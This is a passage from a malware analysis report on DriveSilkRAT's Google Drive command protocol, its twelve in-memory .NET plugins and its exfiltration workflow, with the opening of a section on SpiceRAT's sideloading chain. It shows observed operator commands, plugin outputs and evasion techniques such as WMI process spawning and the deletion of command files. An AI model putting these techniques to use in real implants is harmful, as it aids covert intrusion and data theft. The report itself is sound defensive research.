DriveSilkRAT’s beaconing logic is lightweight and file-based. The implant checks the Google Drive shared folder for an existing registration response associated with its own victim identifier. If it does not find one, it uploads a fresh registration file containing host information.




Fig. 13. Response tag file format example

If the implant already finds a matching GUID-SSSR file for its UUID, it does not re-register and continues polling for tasks.

Plugin-Based Execution

Rather than executing built-in commands directly, the backdoor relies on a plugin-based execution model in which the functionality is delivered as .NET assemblies loaded directly in memory. This significantly reduces forensic artifacts on the victim hosts. Each plugin command file consists of two parts: a Base64-encoded string in the format:

```
<command><separator><arguments>
```

followed by a Base64-encoded .NET assembly implementing the command.

The agent downloads the file into memory, decodes the command and assembly, then loads the assembly using `Assembly.Load(...)`. The plugin execution model is consistent across analyzed variants. The implant always invokes the `TEST.Class1.RunCMD(...)` method. The argument part of the command is passed to `RunCMD()`, and the returned result is encrypted and uploaded back to Google Drive. After successful execution, the original command file is deleted from Google Drive by the malware, reducing server-side artifacts and preventing repeated executions.

Recovered Plugins

A total of 12 custom .NET plugins were identified. They implement generic remote administration functionality similar to common command-line utilities, but packaged as in-memory .NET assemblies.

PLUGIN INTERNAL NAME	CAPABILITY
ping.dll	Sends a single ICMP echo request
DecodeZipFile.dll	Decodes, decrypts, and extracts ZIP archives
whoami.dll	Collects host and user identity
GetSystemInfo.dll	Collects system, OS, CPU, RAM, and network information
ipconfig.dll	Enumerates network adapter information
dir.dll	Lists filesystem paths

PLUGIN INTERNAL NAME	CAPABILITY
pKillByID	Terminates a process by PID
PList.dll	Enumerates running processes
delete.dll	Deletes files or directories
type.dll	Reads file contents
Execute.dll	Spawns processes through WMI
copy.dll	Copies files between local paths

Notably, the malware assumes that each plugin exposes the same `RunCMD` method and that it returns the value Base64-encoded. The C++ version can use the same plugin ecosystem because it uses CLR hosting APIs to load and execute .NET plugins in memory.

1. **Ping plugin**

It validates IP-formatted inputs with `IPAddress.TryParse()`. For hostnames, it uses `Dns.GetHostEntry()` to make domain resolution. Although its output resembles Windows `ping.exe`, it sends exactly one ICMP echo request.




Fig. 14. Ping plugin output mimicking Windows ping output

2. **Unzip plugin**

The unzip plugin reads the source file as UTF-8 text, Base64-decodes the contents, decrypts the result with RC4 using the malware's hardcoded key, and treats the decrypted bytes as a ZIP archive, writing it to `<target_path>\tmp.zip`. It then extracts the archive and deletes the temporary file. This plugin was used by the operators to unpack additional RATs.

```
A-DecodeZipFile
E:\YUN\GoogleDriveWindows\DecodeFile\bin\Release\Dbgview.zip|E:\YUN\GoogleDriveWindows\D
ecodeFile\bin\Release\
A-DecodeZipFile c:\programdata\a.zip|c:\programdata\
A-DecodeZipFile C:\Users\admin\Desktop\googleupdate.zip|C:\Users\admin\Desktop
```

Fig. 15. Unzip plugin observed commands

3. **Whoami plugin**

The whoami plugin collects identity information such as the username, user domain, and hostname using .NET APIs rather than invoking `cmd.exe` or `whoami.exe`. Because it does not create a child process, this plugin is less visible to process-based detections.

4. **Sysinfo plugin**

The sysinfo plugin aggregates host information through .NET APIs and WMI. These include hostname and username, domain and machine identity, network information, OS version, install time, last boot time, CPU name, and physical memory capacity.

```
PS C:\Users\ADMIN\Desktop\Plugins> Add-Type -Path ".\sysinfo.dll"
PS C:\Users\ADMIN\Desktop\Plugins> $data = [Test.Class1]::RunCMD("")
PS C:\Users\ADMIN\Desktop\Plugins> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($data))
HostName: ANALIZA
MachineName: ANALIZA
UserDomainName: ANALIZA
UserName: ADMIN
GlobalHostName: ANALIZA
GlobalUserName:
OS Version      10.0.26200
OS Title        Microsoft Windows 11 Pro N
OS License
OS Path C:\WINDOWS\system32
System Install Time: 20251001161757
System Boot Time: 20260612040133
Processor[1]:   11th Gen Intel(R) Core(TM) i7-11850H @ 2.50GHz
PhysicalMemory: 3.88G
PhysicalMemory: 2.13G
```

Fig. 16. Sysinfo plugin output from local dynamic malware analysis / detonation

5. **Ipconfig plugin**

The ipconfig plugin queries .NET networking APIs and formats the output. The implementation is rudimentary: it only returns the first default gateway and the first DNS server for an adapter, and its adapter count ignores the loopback interface.

```
--------------------------------------------------------------------------------
Adapter Counts: 3
------------------------------ No.1 Adapter ------------------------------
Name: VPN - VPN Client
Description: VPN Client Adapter - VPN
Physical Address: 5E-93-8B-46-F2-9F
IPv6: fe80::40ab:b136:99f1:3062%7
IPv4: 169.254.207.197
Subnet Mask: 255.255.0.0
DNS: fec0:0:0:ffff::1%1
------------------------------ No.2 Adapter ------------------------------
Name: Ethernet
Description: Realtek PCIe GbE Family Controller
Physical Address: 10-27-F5-6D-AD-D3
IPv6: fe80::8c92:d984:cb5a:1f59%25
IPv4: 192.168.5.110
Subnet Mask: 255.255.255.0
DNS: fec0:0:0:ffff::1%1
------------------------------ No.3 Adapter ------------------------------
Name: Ethernet 2
Description: Intel(R) Ethernet Connection (14) I219-V
Physical Address: 50-EB-F6-41-67-07
IPv6: fe80::13a6:1c7:3623:8ba1%19
IPv4: 192.168.2.2
Subnet Mask: 255.255.255.0
Defalut Gateway: fe80::1%19
DNS: 217.174.227.102
```

Fig. 17. Ipconfig plugin output format

6. **Dir plugin**

The dir plugin enumerates filesystem paths. It supports multiple paths in a single invocation through a separator-delimited argument and returns formatted filesystem metadata. During analysis, a logic flaw was identified in its file-size formatting routine. The gigabyte evaluation condition overlaps lower size

boundaries, making the megabyte branch unreachable. As a result, some small files, including files of exactly 1,024 bytes, are incorrectly reported as 0.00GB.




Fig. 18. Dir plugin output format

7. **Pkill plugin**

The process-kill plugin takes a PID as input and attempts to terminate the corresponding process. It returns Base64-encoded status messages such as:

```
Kill Process {123} Failed: Process with an Id of 123 is not running.
Kill Process {1600}Success
```

8. **Plist plugin**

The `PList.dll` plugin enumerates running processes through WMI by querying `Win32_Process`, then formats the process list into a table.

ProcessID	Name	Owner	,ExecutablePath	,CreateTime
3696	svchost.exe			20250905080400.236717+300
3752	avp.exe			20250905080400.241731+300
3760	OneApp.IGCC.WinService.exe			20250905080400.242885+300
3832	jhi_service.exe			20250905080400.264816+300
3848	net_updater64.exe			20250905080400.265707+300
3880	FoxitPDFReaderUpdateService.exe			20250905080400.267176+300
3912	WMIRegistrationService.exe			20250905080400.270202+300
4032	OfficeClickToRun.exe			20250905080400.307025+300
4052	svchost.exe			20250905080400.308162+300
5828	svchost.exe			20250905080401.850693+300
6444	svchost.exe			20250905080405.087675+300
6604	sihost.exe	HOME-PC\Kabulhana	C:\Windows\system32\sihost.exe	20250905080405.306704+300
6612	svchost.exe	HOME-PC\Kabulhana	C:\Windows\system32\svchost.exe	20250905080405.319429+300
6684	svchost.exe	HOME-PC\Kabulhana	C:\Windows\system32\svchost.exe	20250905080405.370598+300
6708	svchost.exe	HOME-PC\Kabulhana	C:\Windows\system32\svchost.exe	20250905080405.391719+300
6756	taskhostw.exe	HOME-PC\Kabulhana	C:\Windows\system32\taskhostw.exe	20250905080405.414576+300
6764	HDSentinel.exe	HOME-PC\Kabulhana		20250905080405.414834+300
6820	svchost.exe			20250905080405.478263+300
4884	svchost.exe			20250905080406.107641+300
7300	explorer.exe	HOME-PC\Kabulhana	C:\Windows\Explorer.EXE	20250905080406.783868+300
7500	avpui.exe	HOME-PC\Kabulhana		20250905080410.202797+300
7968	svchost.exe	HOME-PC\Kabulhana	C:\Windows\system32\svchost.exe	20250905080413.468876+300
8044	svchost.exe			20250905080413.649300+300
7056	SearchHost.exe	HOME-PC\Kabulhana	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\SearchHost.exe20250905080414.4	
6932	StartMenuExperienceHost.exe	HOME-PC\Kabulhana	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperie	
8108	RuntimeBroker.exe	HOME-PC\Kabulhana	C:\Windows\System32\RuntimeBroker.exe	20250905080415.050858+300
7276	RuntimeBroker.exe	HOME-PC\Kabulhana	C:\Windows\System32\RuntimeBroker.exe	20250905080415.083889+300
7124	svchost.exe			20250905080415.086969+300
8280	svchost.exe	HOME-PC\Kabulhana	C:\Windows\system32\svchost.exe	20250905080415.374931+300
8624	ctfmon.exe	HOME-PC\Kabulhana		20250905080417.235124+300
7460	dllhost.exe	HOME-PC\Kabulhana	C:\Windows\system32\DllHost.exe	20250905080417.466136+300
8988	WmiPrvSE.exe			20250905080417.737629+300
1964	igfxEMN.exe	HOME-PC\Kabulhana	C:\Windows\System32\DriverStore\FileRepository\cui_dch.inf_amd64_86fcac3729b8f2a0\igfxEMN.exe2	
1828	RAVCpl64.exe	HOME-PC\Kabulhana	C:\Program Files\Realtek\Audio\HDA\RAVCpl64.exe	20250905080419.460909+300
3160	TextInputHost.exe	HOME-PC\Kabulhana	C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe2025090508042	
9188	SearchIndexer.exe			20250905080425.037517+300
6028	uiSeAgnt.exe	HOME-PC\Kabulhana	c:\ProgramData\Canon\Maninst\Common\uiSeAgnt.exe	20250905080501.550637+300
8100	svchost.exe			20250905080502.337748+300
7284	chrome.exe	HOME-PC\Kabulhana	C:\Program Files\Google\Chrome\Application\chrome.exe	20250905080503.474392+300
8896	chrome.exe	HOME-PC\Kabulhana	C:\Program Files\Google\Chrome\Application\chrome.exe	20250905080503.575031+300
5332	chrome.exe	HOME-PC\Kabulhana	C:\Program Files\Google\Chrome\Application\chrome.exe	20250905080504.184994+300
5320	chrome.exe	HOME-PC\Kabulhana	C:\Program Files\Google\Chrome\Application\chrome.exe	20250905080504.188023+300
2440	chrome.exe	HOME-PC\Kabulhana	C:\Program Files\Google\Chrome\Application\chrome.exe	20250905080504.250147+300
3772	chrome.exe	HOME-PC\Kabulhana	C:\Program Files\Google\Chrome\Application\chrome.exe	20250905080504.454732+300

Fig. 19. psList plugin output format

9. **Delete plugin**

The delete plugin deletes files or directories. It prepends the current hostname to the result string, splits the operator-supplied argument on the `|` separator, and processes each target individually. It checks whether each target is a file or directory and uses the corresponding deletion method.

10. **Type plugin**

The type plugin mirrors the Windows type command. It takes the first separator-delimited argument as a path, verifies that the file exists, reads the entire file into memory, and converts the bytes to a UTF-8 string.

11. **Execute plugin**

The execute plugin uses WMI as its execution backend to spawn arbitrary processes. This avoids directly invoking `cmd.exe` or calling `CreateProcess()` from the implant itself, which may help evade simple process-chain detections.

12. **Copy plugin**

The copy plugin takes a single input string, splits it into source and destination paths, and copies the file between the two locations on the victim filesystem.

Exfiltration

DriveSilkRAT implements a dedicated file exfiltration workflow separate from plugin execution. When the C2 tasks the agent with exfiltrating a file, the agent downloads the corresponding command file into a MemoryStream. The first part of the command is Base64-decoded and follows the format:

```
<command> <sourcePath>|<param>
```

The agent reads the file at sourcePath, encrypts its contents with RC4 using the hardcoded key, Base64-encodes the result, and uploads it back to Google Drive. If the requested file does not exist, the agent uploads an error message instead.

File Delivery

The reverse operation is used to place attacker-supplied files on the victim host. The agent downloads a command file from Google Drive into memory. The first part is Base64-decoded and parsed as:

```
<upload> <attackerPath><separator><victimPath>
```

The second part contains the file content to write. The agent writes the content to the specified victim path and reports the result back to the C2, with status strings: `Upload File Success!`.

The request and response tags for all four operations are summarized below:

OPERATION	REQUEST TAG	RESPONSE TAG
Beacon / Registration	GUID-SSSS	GUID-SSSR
Execute plugin	GUID-0X01	GUID-0X02
Exfiltrate files	GUID-0X03	GUID-0X04
Upload files	GUID-0X05	GUID-0X06

Judging by the recovered UUIDs, at the time of writing we have observed approximately 65 malware instances, with most victims located in the Asia region. This is an upper bound on the number of affected systems rather than a machine count: DriveSilkRAT's HWID generation is unstable and can produce different identifiers for the same host, so some of these instances may come from the same machine.




Fig. 20. DriveSilkRAT protocol tag distribution




Fig. 21. OS version distribution




Fig. 22. DriveSilkRAT operator command activity by hour, in the operator's inferred local time (UTC+8, derived from Google Drive server-side timestamps); operator-issued commands only (n = 37)
(Command files are deleted after execution, so this is a lower bound on operator activity.)

SpiceRAT




Fig. 23. SpiceRAT execution and plugin flow: delivered by the Calibre/HelpLoader sideloading chain; the in-memory backdoor extends itself only with plugins downloaded from its remote C2

Technical Overview

SpiceRAT is the final-stage Windows RAT delivered through the HelpLoader chain. In the observed campaign, this infection chain begins with malicious Office documents that drop the main components to disk:

```
ebook-edit.exe
calibre-launcher.dll
edit2.hlp
```

The execution flow is based on DLL sideloading. The legitimate, signed `ebook-edit.exe` binary from Calibre is abused as the host process. When launched, it loads the malicious version of `calibre-launcher.dll`, which we track as **HelpLoader**. HelpLoader then reads and decrypts the encrypted `edit2.hlp` payload, resulting in the execution of SpiceRAT. The use of the .hlp extension is cosmetic. The encrypted payload is not a legitimate Windows Help file; the extension likely helps the payload blend in by resembling legacy Microsoft WinHelp artifacts.

